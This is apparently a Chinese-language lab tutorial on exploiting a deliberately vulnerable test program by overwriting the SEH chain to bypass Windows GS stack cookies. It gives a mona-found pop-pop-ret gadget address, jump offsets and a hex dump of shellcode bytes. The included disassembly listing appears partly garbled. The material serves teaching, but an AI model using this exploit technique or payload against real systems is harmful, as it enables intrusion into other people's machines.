

## 二进制漏洞挖掘系列课程-(2)利用 SEH 绕过 GS 安全机制

Writtenby 東

实验环境:Win7 sp1 x64

实验工具:vs2013 ImmunityDebug mona.py

这个专题需要了解两个概念,一个是异常处理机制(seh),还有一个就是 Windows GS 保护.

### SEH:

(**Structured Exception Handling**) 结构化异常处理


(windows)操作系统提供给程序设计者的强有力的处理程序错误或异常的武器

C 语言中通常通过 `_try catch` 来实现

```
int main()
{
    _try{
        //可能出现异常崩溃的代码
    }
    _except(EXCEPTION_EXECUTE_HANDLER) {
        //异常处理程序
    }
    return 0;
}
```

其实 *Windows* 在原始的程序栈前面添加了一个异常处理结构,该结构由一系列的异常处理链表组成,这条链表的起始点总是放在 **TIB (Thread Information Block)** 的第一个成员中,在 *x86* 计算机中存储在 *FS:[0]* 寄存器中。链表的最后总是默认处理程序,这个默认

处理程序的指针总是 *0xFFFFFFFF*



## GS 保护机制：

Windows 在 VS7.0(Visual Studio 2003)及以后版本的 VisualStudio 中默认启动了一个安全编译选项——GS（针对缓冲区溢出时覆盖函数返回地址这一特征）

GS 保护机制是在函数即将调用的时候向栈帧压入一个 DWORD 的随机值,同时也向 .data 段中存放一个 Security Cookies,

1. 被压入栈中的随机值位于 EBP 之前. 在 .data 段中的数据实现栈 Cookies 的校验
2. 在函数返回之前, 系统将会执行一个额外的安全验证操作, 被称作 SecurityCheck
3. Security 当校验发现栈 Cookies 和 .data 的副本不吻合则表明发生溢出
4. 当检测到栈中发生溢出时, 系统接管异常, 函数不会被正常返回, ret 指令也不会被执行
5. 当栈中发生溢出时, Security Cookie 将被首先淹没, 之后才是 EBP 和返回地址

- 1 系统以 .data 段的第一个 DWORD 作为 Cookie 的种子
- 2 每次程序运行时的 Cookie 的种子都不一样, 随机性很强
- 3 栈帧初始化完毕后用 EBP 异或种子, 作为当前函数的 Cookie, 以此区别不同函数, 增强 Cookie 的随机性
- 4 在函数返回前, 用 EBP 异或还原出 Cookie 种子

- 1) 通过覆盖 SEH 链表来阻止系统接管异常处理。
- 2) 通过改写 C++虚表指针来控制程序流程
- 3) 用一些未开启 GS 安全保护的函数进行溢出(可能是关键字保护) || 小于四字节的 Buf

今天这个课程我们讲通过覆盖 SEH 链表来进行 exploit

```

00000033 6A 03          PUSH 3
00000034 03          PUSH 3
00000035 03          PUSH 3
00000036 03          PUSH 3
00000037 68 000000C0  PUSH C0000000
00000038 B4 08        MOV ECX, DWORD PTR SS:[EBP+8]
00000039 52          PUSH EDX
0000003A FF 15 00204000 CALL DWORD PTR DS:[<&KERNEL32.CreateFile
0000003B 93B5 F4FBFFFF MOV DWORD PTR SS:[EBP-40C], EAX
0000003C 93B5 F4FBFFFF LEA EDI, DWORD PTR SS:[EBP-408]
0000003D 52          PUSH EDI
0000003E 93B5 F4FBFFFF MOV ECX, DWORD PTR SS:[EBP-40C]
0000003F 52          PUSH ECX
00000040 FF 15 04204000 CALL DWORD PTR DS:[<&KERNEL32.GetFileSi
00000041 93B5 F4FBFFFF MOV DWORD PTR SS:[EBP-410], EAX
00000042 52          PUSH 0
00000043 80D0 F8FBFFFF LEA ECX, DWORD PTR SS:[EBP-408]
00000044 52          PUSH ECX
00000045 F0FBFFFF    MOV EDI, DWORD PTR SS:[EBP-410]
00000046 52          PUSH EDI
00000047 80D5 FCFBFFFF LEA ECX, DWORD PTR SS:[EBP-404]
00000048 52          PUSH ECX
00000049 88D0 F4FBFFFF MOV ECX, DWORD PTR SS:[EBP-40C]
0000004A 51          PUSH ECX
0000004B FF 15 08204000 CALL DWORD PTR DS:[<&KERNEL32.ReadFile>
0000004C 89B5 F8FBFFFF MOV EDI, DWORD PTR SS:[EBP-418]
0000004D 52          PUSH EDI
0000004E 89D5 08        MOV ECX, DWORD PTR SS:[EBP+8]
0000004F 52          PUSH ECX
00000050 68 10214000  PUSH 10214000
00000051 75 15 C2040000 CALL DWORD PTR DS:[<&MSVCRT0.printf>]
00000052 31 06        ADD ESP, 6
00000053 93B0 F4FBFFFF CMP DWORD PTR SS:[EBP-40C], -1
00000054 75 02        JNE SHORT 00000058
00000055 93B0 F4FBFFFF JMP 00000058
00000056 75 02        JNE SHORT 00000058
00000057 8B40 FC      MOV ECX, DWORD PTR SS:[EBP-4]
00000058 93D0        XOR ECX, EBP
00000059 93D0        CALL 00000000
0000005A 8BE5        MOV ESP, EBP
0000005B 93D0        POP EBP
0000005C 93D0        CALL 00000000


```

```



16 calls to known, 3 calls to guessed functions
2 loops
0BADF000 Nr of SEH records : 2
0BADF000 Start of chain (TEB FS:[0]) : 0x0018ff78
0BADF000 Address      Next SEH      Handler
0BADF000 -----
0BADF000 0x0018ff78  0x0018ffc4  0x004018b9  利用Seh绕过GS保护.exe+0x000018b9
0BADF000 0x0018ffc4  0xffffffff  0x77043145  ntdll.dll+0x000073145
0BADF000
[+] This mcha.py action took 0:00:00.562000

```


我们现在的思路就是覆盖掉这个 SEH 异常处理链表 SEH handler 还需要 18\*4 个字节才能覆盖掉我们用 mona 生成一个 1024+72 字节的字符串。命令行参数重新载入不要忘了 Imdebug 加参数启动, 现在可以看到已经覆盖掉了 SEH handler 了



我们继续单步到 **Printf** 看到了参数已经被我们覆盖掉了



接下来就是寻找个跳板了, seh 通常利用的是 pop pop ret 一旦进入异常处理, 就会把 Pointer to next SEH 的这个地址压入栈中进行系统处理, 通过 pop pop 然后这个地址 ret 到我们的 eip 中, 因为 Pointer to Next.. 是可控的所以我们控制这个地址来控制 eip, 然后就是可以通过 mona 来找 pop pop ret 来覆盖 Se handler



mona seh

找到这一行 PAGE\_EXECUTE\_READ, 后面的保护机制都是 false


Address=00401804 Message= 0x00401804 : pop edi # pop esi # ret | startnull,ascii {PAGE\_EXECUTE\_READ} [利用 Seh 绕过 GS 保护.exe] ASLR: False, Rebase: False, OS: False, v-1.0-(C:\Users\Administrator\Documents\Visual Studio 2013\Projects\利用 Seh 绕过 GS 保护\Release\利?找到一个 ppr 的地址我们打开十六进制编辑器以小端存储将尾部四个字节覆盖掉



00000410	30 42 09 37 42 09 38 42 09 39 42 01
00000420	42 6A 32 42 6A 33 42 6A 34 42 6A 31
00000430	6A 37 42 6A 38 42 6A 39 42 6B 30 41
00000440	32 42 6B 33 64 18 40 00
00000450	
00000460	

我们已经知道了当执行完我们的 pop popret 会把上一个函数的地址弹到 eip 中我们这个地址也是我们可以控制的。我们在 Pointer to next SEH record 地址做一个跳板跳转至我们的 shellcode 中但是当前地址已经离栈底很近了,所以我们要把 shellcode 放置在我们的 buf 中,向上跳。但是这里还有一个细节就是当你向上跳转的时候是 jmp 一个负的地址 那么这条 jmp XXXX 这条指令就会撑爆当前的这四个字节空间,覆盖掉了后面的 se handler 数据,所以我们要先在下面找到一个比较近的一块空区域然后在那块区域的地址上写上我们 jmp shellcode 的指令.我们选择 0018FF80 这个地址

现在我们加长我们的文本,可以看到下图中, 现在搜索我们的 pop pop ret 指令,反汇编窗口 ctrl+G 输入 00401804 在然后再 pop 上下断点, shift+f9 运行观察 eip,当执行完 ret 指令后的当前指令修改为 jmp 0018FF80



上图是覆盖 Pointer to NextRecord 为 jmp 0018FF80 为向下跳转,单步一步,然后这里需要一个向上跳转的 jmp 这里就用我们文本的第一个字节作为 shellcode 起始位置


0018FF80 jmp 0018FF80 的二进制是 E9 B3 FB FF



```

0 1 2 3 4 5 6 7 8 9 a b c d e f
00000000h: 51 D2 B2 30 64 8B 12 8B 52 0C 8B 52 1C 8B 42 08 ; 1也0d?嫡.嫡.嫡.
00000010h: 8B 72 20 8B 12 80 7E 0C 33 75 F2 89 C7 03 78 3C ; 嫡 ?e~.3u驀?x<
00000020h: 8B 57 78 01 C2 8B 7A 20 01 C7 31 ED 8B 34 AF 01 ; 嫡x.驀z .?驀4?
00000030h: C6 45 81 3E 46 61 74 61 75 F2 81 7E 08 45 78 69 ; 嫡?Fatau驀~,Ex1
00000040h: 74 75 E9 8B 7A 24 01 C7 66 8B 2C 6F 8B 7A 1C 01 ; tu閻z$.莊?o嫡..
00000050h: C7 8B 7C AF FC 01 C7 68 42 6F 79 01 68 65 64 62 ; 嫡| .莖Boy.hedb
00000060h: 79 68 20 50 77 6E 89 E1 FE 49 0B 31 C0 51 50 FF ; yh.Pwn全種.1驀P
00000070h: D7 00 41 64 38 41 64 39 41 65 30 41 65 31 41 65 ; ?Ad8Ad9Ae0Ae1Ae
00000080h: 32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 ; 2Ae3Ae4Ae5Ae6Ae7
00000090h: 41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41 ; Ae8Ae9Af0Af1Af2A
000000a0h: 66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66 ; f3Af4Af5Af6Af7Af
000000b0h: 38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33 ; 8Af9Ag0Ag1Ag2Ag3

```



现在我们总结出了一个过程：

1. 找到 SEH 处理函数， 寻找跳板 pop pop ret 来覆盖掉 ntdll 中的 seHandler
2. 构造跳板跳向 shellcode, 字节长度问题可以在 seHandler 下方找跳板间接找跳板跳向 shellcode

注意事项:在实验的时候当你在 pop pop ret 下断点的时候, 在程序开始会断下, 需要跑几次配合 shift+F9 来观察堆栈数据和 eip 指向.